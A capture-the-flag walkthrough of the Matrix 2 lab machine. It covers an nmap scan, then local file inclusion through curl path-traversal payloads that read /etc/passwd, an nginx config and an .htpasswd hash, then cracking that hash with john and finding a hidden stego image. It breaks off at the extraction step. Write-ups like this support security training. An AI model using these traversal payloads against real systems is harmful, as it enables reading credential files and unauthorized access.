Matrix2

IP- 192.168.56.114
Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Methadologies


Let's start by identifying open ports,services etc using nmap

```
┌─[baz@parrot]─[~/ctf/matrix2]
└──╼ $sudo nmap -A -p- 192.168.56.108 -oN nmap.txt
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 19:41 IST
Nmap scan report for 192.168.56.108
Host is up (0.00041s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Welcome in Matrix v2 Neo
1337/tcp  open  ssl/http           nginx
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Welcome to Matrix 2
|_http-title: 401 Authorization Required
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
12320/tcp open  ssl/http           ShellInABox
|_http-title: Shell In A Box
| ssl-cert: Subject: commonName=nginx-php-fastcgi
```


```
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
12321/tcp open  ssl/warehouse-sss?
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
12322/tcp open  ssl/http           nginx
| http-robots.txt: 1 disallowed entry
|_file_view.php
|_http-title: Welcome in Matrix v2 Neo
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
MAC Address: 08:00:27:86:A3:37 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/2%OT=80%CT=1%CU=37474%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=5F4FAB40%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%
OS:TS=U)OPS(O1=M5B4NNSNW7%O2=M5B4NNSNW7%O3=M5B4NW7%O4=M5B4NNSNW7%O5=M5B4NNS
OS:NW7%O6=M5B4NNS)WIN(W1=7210%W2=7210%W3=7210%W4=7210%W5=7210%W6=7210)ECN(R
```

There was a number of open ports.


Let's analyse each one by one
Firstly, we explored the Targets IP address on port 80 on the browser. It was not much of great help.




Now we explored port 12322.
The webpage opened didn’t come out to be much useful. But what draws our attention is that we noticed two disallowed entry on port 12322 in the nmap scan result. On exploring the first entry robots.txt, we found another disallowed entry i.e file_view.php.



Let's check the directory



We couldnt' find anything. When we explored the entry file_view.php along with Targets IP Address, it opened a blank webpage which made us curious about it. So, when we checked the View Page Source, there we saw the page is sending a GET Request. After spending some time thinking, we decided to use curl for exploiting LFI vulnerability for obtaining /etc/passwd file. Here we saw two credentials n30 and Neo, they might come in handy.
curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../etc/passwd"



Here, we found another directory /var/www/p4ss/.htpasswd which might be useful.
curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../etc/nginx/sites-available/default"

```
┌─[baz@parrot]─[~/ctf/matrix2]
└──╼ $curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../etc/nginx/sites-available/default"
server {
    listen 0.0.0.0:80;
    root /var/www/4cc3ss/;
    index index.html index.php;

    include /etc/nginx/include/php;
}

server {
    listen 1337 ssl;
    root /var/www/;
    index index.html index.php;

auth_basic "Welcome to Matrix 2";
auth_basic_user_file /var/www/p4ss/.htpasswd;

    fastcgi_param HTTPS on;
    include /etc/nginx/include/ssl;
    include /etc/nginx/include/php;
}


┌─[baz@parrot]─[~/ctf/matrix2]
└──╼ $
```

After getting another directory, We used curl to exploit LFI vulnerability to obtain the contents of /var/www/-p4ss/.htapasswd by using the command.
curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../var/www/p4ss/.htpasswd"

```
┌─[baz@parrot]─[~/ctf/matrix2]
└──╼ $curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../var/www/p4ss/.htpasswd"
Tr1n17y:$apr1$7tu4e5pd$hwluCxFYqn/IHVFcQ2wER0
┌─[baz@parrot]─[~/ctf/matrix2]
└──╼ $
```


We used john to crack the password
It gave us a Username and Password i.e admin & Tr1n17y

```
[baz@parrot]-[~/ctf/matrix2]
└─$john string --show
Trln17y:admin

1 password hash cracked, 0 left
[baz@parrot]-[~/ctf/matrix2]
└─$
```


Let’s use these credentials to log into port 1337 along with Targets IP Address on the browser.
The webpage showed a name n30 which can be used as a credential later on. On exploring the View Page Source of the webpage showed us a hidden image h1dd3n.jpg.

```
<!DOCTYPE html>
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>Welcome in Matrix v2 Neo</title>

<link rel="stylesheet" href="4cc3ss/css/style.css">
</head>
<body>
<div class="stars">   <center><h1> Welcome In Matrix v2, Mr. NEO  </h1>   </center> </div>
<div class="twinkling">   <center><br><br><br>
<br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/>
<h4 style="color: green; font-size: 18px;">

I'm trying to free your mind,<span style="color:red">n30</span>.<br/>
But I can only show you the door.<br/>
You're the one that has to walk through it.

</h4>
<!--img src="h1dd3n.jpg"-->
<br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br/>
<div class="container"> <div class="text"><</div> </div>
<br><br><br> <font face="Sarpanch" color="white"
 |size"18" class="message">  This is your last chance. After this, there is no turning back. You take the <font color="blue"> blue pill</font> - the story ends, you wake up in yo
<font face="Play"> <p class="we-are"><b>And I <font color="cyan">Said
<font color="white">:</b></p> </font> <font face="Play" class="cn"> -= There is a difference between knowing the path and walking the path. =-</center> </div>
<div class="clouds">
</div>
<script src="4cc3ss/js/index.js"> </script> </body>
</html>
<?php
```


Let's check the hidden img



We downloaded and used stegide to extract the file with the pass we found from the 1337 webpage n30

